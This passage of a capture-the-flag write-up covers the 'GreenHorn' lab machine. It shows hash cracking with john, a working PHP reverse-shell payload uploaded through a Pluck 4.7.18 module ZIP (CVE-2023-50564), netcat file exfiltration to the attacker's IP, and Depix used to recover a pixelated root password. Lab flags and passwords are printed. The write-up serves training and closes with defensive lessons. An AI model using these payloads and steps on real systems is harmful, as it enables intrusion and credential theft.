Note the "possibly": SHA-512 and other 512-bit algorithms share the same length, so the identification is a hypothesis that gets validated by cracking it.
Cracking the hash
We save the hash in a file named sha512 and hand it to john with the raw-sha512 format (plain SHA-512, no salt, no iterations) and rockyou:
john --format=raw-sha512 --wordlist=/home/krmena/rockyoudir/rockyou.txt sha512
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA512 [SHA512 256/256 AVX2 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=8
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iloveyou1        (?)
1g 0:00:00:00 DONE (2024-11-11 12:56) 100.0g/s 819200p/s 819200c/s 819200C/s 123456..total90
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
It falls in under a second: iloveyou1 sits near the top of rockyou. An unsalted SHA-512 is extremely fast to compute, which is exactly what you do not want from a password algorithm.
We try it on the panel and we are in:

Be carefull with clicking links, they might compromise your website. Your installation is not secured with measures to protect it.

pluck   view site | start | pages | modules | options | log out

start
Welcome to the administration center of pluck.
Here you can manage your website. Choose a link in the menu at the top of your screen.
Out of that menu, the interesting one is modules.
RCE through module installation (CVE-2023-50564)
Pluck 4.7.18 lets you install modules by uploading a .zip from the panel. CVE-2023-50564 is exactly that: the installer unpacks the ZIP into data/modules/ without validating its contents, and that directory is served by nginx with PHP enabled. A .php inside the ZIP turns into remote code execution.
The file is a minimal PHP reverse shell pointing at our VPN IP and port 4444:
cat cebolla.php
<?php
exec("/bin/bash -c 'bash -i > /dev/tcp/10.10.15.39/4444 0<&1 2>&1'");
?>
/dev/tcp/<ip>/<port> is a bash pseudo-path: redirecting onto it makes bash open a TCP socket instead of a file. With bash -i on the other end we get an interactive shell without uploading any binary.
We pack it into a ZIP (zip only needs the base name, it adds the extension):
zip cebolla cebolla.php
adding: cebolla.php (deflated 9%)Before uploading anything, we get the listener ready on the same port the reverse shell targets:
nc -nlvp 4444And now we upload the ZIP from admin.php?action=installmodule:

instalar módulos
Aquí puede instalar módulos nuevos. Porfavor, asegúrese de que ha descarg...

[Browse...] cebolla.zip  [Subir]

<<< atrás

El módulo ha sido instalado correctamente.       (the module has been installed successfully)
The .php ends up reachable under data/modules/cebolla/cebolla.php. Requesting it with the browser makes PHP execute it, and the listener catches the connection:

listening on [any] 4444 ...
connect to [10.10.15.39] from (UNKNOWN) [10.10.11.25] ...
bash: cannot set terminal process group (1097): Inappropriate ioctl for device
www-data@greenhorn:~/html/pluck$ ls
README.md
SECURITY.md
admin.php
data
docs
files
images
index.php
install.php
login.php
requirements.php
robots.txt
We are www-data in /var/www/html/pluck. The cannot set terminal process group warning is the usual symptom of a shell with no TTY: it works, but with no job control and no history.
Shell as junior
Password reuse
The first thing after landing on a machine is to look at which users exist and try to reuse the credentials we already have. /home holds a user named junior, and iloveyou1 (the web panel password) also works for their system account:
ls /home
su junior
whoami
www-data@greenhorn:/home$ ls
git
junior
www-data@greenhorn:/home$ su junior
Password: iloveyou1

whoami
junior
(The password shows up in clear text because the shell has no TTY and cannot turn off terminal echo.)
That same problem has to be fixed before going any further, or any interactive command will fail. script gives us a pseudo-terminal, and we export the environment variables a normal session expects:
script /dev/null -c bash
export TERM=xterm SHELL=bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
junior@greenhorn:/home$ clear
clear
TERM environment variable not set.
junior@greenhorn:/home$ export TERM=xterm SHELL=bash
export TERM=xterm SHELL=bash
junior@greenhorn:/home$
The TERM environment variable not set. on the first line is the proof of why it was needed: without TERM, not even clear works.
user.txt
Junior's home holds the first flag and, next to it, a file that has no business being in a personal directory:
ls
cat user.txt
junior@greenhorn:~$ ls
 user.txt  'Using OpenVAS.pdf'
junior@greenhorn:~$ cat user.txt
8334c1095f11f93baff54e557c8e830b
Using OpenVAS.pdf. A PDF in the home of a server user is exactly the kind of file worth opening.
Shell as root
Getting the PDF off the box
To read it comfortably we bring it to our machine. The simplest way with what is already installed is nc: one end listens and redirects whatever it receives into a file, the other end feeds it the PDF on stdin.
First, on our machine, the receiver:
nc -lvp 1234 > openvas.pdfAnd from the victim, the sender:
nc 10.10.15.39 1234 < openvas.pdf
junior@greenhorn:~$ nc 10.10.15.39 1234 < openvas.pdf
junior@greenhorn:~$
The command returns to the prompt printing nothing: nc gives no feedback about the transfer, so the check has to happen on the other side. There is also a practical detail in the filename: the original one has a space in it (Using OpenVAS.pdf), awkward on the command line, and here it already appears as openvas.pdf.
On the receiving end everything is visible: the incoming connection, the file on disk and its header:
ls
cat openvas.pdf
listening on [any] 1234 ...
connect to [10.10.15.39] from greenhorn.htb [10.10.11.25] 54182
^C

archivo_recibido.pdf  openvas.pdf  sha512

%PDF-1.7
%????
1 0 obj
<<
/Type /Catalog
...
The %PDF-1.7 header confirms the file arrived intact and really is a PDF (the binary dump that follows is covered in the original capture). It also shows the working directory: the sha512 file from the john step is still there, along with an archivo_recibido.pdf from an earlier attempt.
To view it with the browser's PDF reader, we serve that same directory over HTTP:
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [11/Nov/2024 23:57:27] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [11/Nov/2024 23:57:30] "GET /openvas.pdf HTTP/1.1" 200 -
Using OpenVAS.pdf: the pixelated password
The PDF is a note from Mr. Green addressed to junior:

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security
vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute
OpenVAS using the following command:

`sudo /usr/sbin/openvas`

Enter password: [pixelated strip]

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS
effectively. In the future, you will also have the capability to run OpenVAS by entering the same
command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,

Mr. Green
Two data points. One, the privileged command is sudo /usr/sbin/openvas, and the one running it is root. Two, and decisive: the password after Enter password: is pixelated, not redacted.
Someone believed pixelating hides things. It does not: pixelation is a deterministic transformation (each output block is the average of an input block of the same size), and therefore reversible by comparison if you know the source font and the block size. That is what Depix does.
Extracting the pixelated image
Depix needs only the pixelated strip, cropped precisely and with no margin around it. Cropping by eye from a screenshot introduces noise and misaligns the grid, so we have to pull out the original image embedded in the PDF.
That is what pdfimages is for, from the poppler-utils package:
sudo apt-get install poppler-utils
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
pdfimages extracts every embedded image from the PDF and saves them with whatever prefix we give it:
pdfimages -j openvas.pdf output
ls
archivo_recibido.pdf openvas.pdf output-000.ppm sha512A single image: output-000.ppm. It is the password strip and nothing else. We look at it with eog, the GNOME image viewer:
eog output-000.ppm
poppler-utils is already the newest version (24.08.0-2).
0 upgraded, 0 newly installed, 0 to remove and 663 not upgraded.
(The eog window shows the strip cropped exactly; the terminal only confirms poppler-utils was already installed.)
Preparing the PNG in RGB mode
Depix works with PNG, not PPM, so we convert the format. mogrify, from the imagemagick package, does it in place:
sudo apt install imagemagick -y
Installing:
  imagemagick

Installing dependencies:
  imagemagick-6.q16

Summary:
  Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 663
  Download size: 309 kB
  Space needed: 655 kB / 76.5 GB available
mogrify -format png output-*.ppm
ls
archivo_recibido.pdf openvas.pdf output-000.png output-000.ppm sha512One detail is left, and it makes Depix fail in a non-obvious way: its internal __loadImageData method can only read PNGs in RGB mode, and mogrify may leave the PNG in palette mode (P). We check it with a three-line script using pillow:
from PIL import Image
image = Image.open('output-000.png')
print(image.mode)   # should print 'RGB' for Depix to work
print(image.size)   # image dimensions
python3 comprobacionrgb.py
P
(420, 15)
Mode P (indexed palette), not RGB: it would indeed have failed. And we get the real size of the strip as a bonus, 420 × 15 pixels. A second script converts it:
from PIL import Image

# Load the PNG image
image_path = '/home/krmena/machines/greenhorn/content/output-000.png'
image = Image.open(image_path)

# Print original image mode and size
print(f"Original image mode: {image.mode}")  # should be 'P'
print(f"Image size: {image.size}")

# Convert to RGB mode if necessary
if image.mode != 'RGB':
    image = image.convert('RGB')
    rgb_image_path = '/home/krmena/machines/greenhorn/content/output_rgb.png'
    image.save(rgb_image_path)
    print(f"Converted image saved at {rgb_image_path} with mode {image.mode}")

# Print new image mode to confirm
new_image = Image.open(rgb_image_path)
print(f"New image mode: {new_image.mode}")  # should be 'RGB'
python3 convertRGB.py
Original image mode: P
Image size: (420, 15)
Converted image saved at /home/krmena/machines/greenhorn/content/output_rgb.png with mode RGB
New image mode: RGB
ls
archivo_recibido.pdf comprobacionrgb.py convertRGB.py openvas.pdf output-000.png output-000.ppm output_rgb.png sha512Depix
Depix is not in the repositories; it is cloned from its official repository, spipm/Depix:
git clone https://github.com/spipm/Depix.git
Cloning into 'Depix'...
remote: Enumerating objects: 250, done.
remote: Counting objects: 100% (77/77), done.
remote: Compressing objects: 100% (42/42), done.
remote: Total 250 (delta 43), reused 53 (delta 33), pack-reused 173 (from 1)
Receiving objects: 100% (250/250), 851.45 KiB | 3.49 MiB/s, done.
Resolving deltas: 100% (115/115), done.
We move it into the working directory next to the image:
cp -r Depix /home/krmena/machines/greenhorn/content
cd /home/krmena/machines/greenhorn/content
ls
cd Depix
mv ../output_rgb.png .
Depix archivo_recibido.pdf comprobacionrgb.py convertRGB.py openvas.pdf output-000.png output-000.ppm output_rgb.png sha512Now the attack itself. Depix needs three things: the pixelated image (-p), a search image (-s) and the output file (-o). The search image is the heart of the method: a De Bruijn sequence containing every possible character, rendered with the same font and pixelated with the same block size. Comparing each block of the target against that catalogue tells you which character produced it. It ships inside the repo (images/searchimages/), and you have to pick the right variant: here, debruinseq_notepad_Windows10_closeAndSpaced.png.
python3 depix.py \
  -p /home/krmena/machines/greenhorn/content/Depix/output_rgb.png \
  -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png \
  -o /home/krmena/machines/greenhorn/content/Depix/cracked.png
2024-11-12 00:33:34,966 - Loading pixelated image from /home/krmena/machines/greenhorn/content/Depix/output_rgb.png
2024-11-12 00:33:34,981 - Loading search image from images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png
2024-11-12 00:33:36,803 - Finding color rectangles from pixelated space
2024-11-12 00:33:36,805 - Found 252 same color rectangles
2024-11-12 00:33:36,805 - 190 rectangles left after moot filter
2024-11-12 00:33:36,805 - Found 1 different rectangle sizes
2024-11-12 00:33:36,805 - Finding matches in search image
2024-11-12 00:33:36,805 - Scanning 190 blocks with size (5, 5)
2024-11-12 00:33:36,852 - Scanning in searchImage: 0/1674
2024-11-12 00:34:52,942 - Removing blocks with no matches
2024-11-12 00:34:52,942 - Splitting single matches and multiple matches
2024-11-12 00:34:52,948 - [16 straight matches | 174 multiple matches]
2024-11-12 00:34:52,948 - Trying geometrical matches on single-match squares
2024-11-12 00:34:53,461 - [29 straight matches | 161 multiple matches]
2024-11-12 00:34:53,462 - Trying another pass on geometrical matches
2024-11-12 00:34:53,909 - [41 straight matches | 149 multiple matches]
2024-11-12 00:34:53,909 - Writing single match results to output
2024-11-12 00:34:53,911 - Writing average results for multiple matches to output
2024-11-12 00:34:58,689 - Saving output image to: /home/krmena/machines/greenhorn/content/Depix/cracked.png
The log lays out the mechanism: it finds 252 uniform-colour rectangles, filters them down to 190, detects a single block size (5 × 5) and searches each of those 190 blocks inside the reference image. The two geometric passes raise the unambiguous matches from 16 to 41; the rest are resolved by averaging. The result:

side from side The other side side from side The other sideIt is not pixel-perfect, but it reads. Stripping the spaces and lowercasing it, the password is sidefromsidetheothersidesidefromsidetheotherside.
root.txt
su root
whoami
cat /root/root.txt
su root
Password: sidefromsidetheothersidesidefromsidetheotherside
whoami
root
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@greenhorn:/var/www/html/pluck# cd /root
cd /root
root@greenhorn:~# cat root.txt
726f094c970487e70525cd8d7850b61d
root@greenhorn:~#
The password in the PDF was, literally, root's password.
Attack chain
nmap -p-  →  22, 80, 3000  (ttl 63 → Linux)
   │  i_like_gitea cookie in the port 3000 fingerprint
   ▼
web :80  →  redirect to greenhorn.htb  →  Pluck CMS 4.7.18
   ├─ ?file= fuzzed  →  "hacking attempt detected"    (discarded)
   ├─ login.php  →  5-minute lockout                  (CVE-2024-43042 not exploitable here)
   ▼
Gitea :3000 (unauthenticated)  →  GreenAdmin/GreenHorn repo
   │  data/settings/pass.php  →  SHA-512 hash
   │  john --format=raw-sha512  →  iloveyou1
   ▼
Pluck admin  →  admin.php?action=installmodule  →  .zip holding a .php  (CVE-2023-50564)
   ▼
www-data
   │  su junior  (iloveyou1, password reuse)
   ▼
junior (user.txt)
   │  Using OpenVAS.pdf  →  pdfimages  →  mogrify  →  PIL to RGB  →  Depix
   ▼
root  (su, root.txt)
Lessons learned
- The initial scan already held the answer. nmap could not name port 3000, but it dumped the fingerprint, and the
i_like_giteacookie was right there. Reading the full output, not just theSERVICEcolumn, saves half the work. - A security advisory is a hypothesis, not a fact. CVE-2024-43042 claimed Pluck 4.7.18 does not limit login attempts; the actual installation did, and the brute-force script proved it. Test before assuming.
- Source code tells you everything. A public Gitea let us read the repository and, with it, the panel's password hash. A database-less CMS keeps its secrets in files; if those files end up in a reachable repository, no algorithm will save you.
- Unsalted SHA-512 does not protect a dictionary password.
iloveyou1fell in under a second. Passwords need deliberately slow, salted functions (bcrypt, scrypt, argon2). - Installing a module can mean uploading a shell. CVE-2023-50564 turns a
.zipupload into RCE because the installer does not validate the contents. Validating what gets unpacked and disabling PHP execution in the modules directory prevents it. - Pixelating is not covering. Pixelation is deterministic and therefore reversible by comparison: Depix rebuilt root's password from a 420 × 15 pixel strip. To hide text in a document, use a solid box or delete it at the source, never blur or pixelate.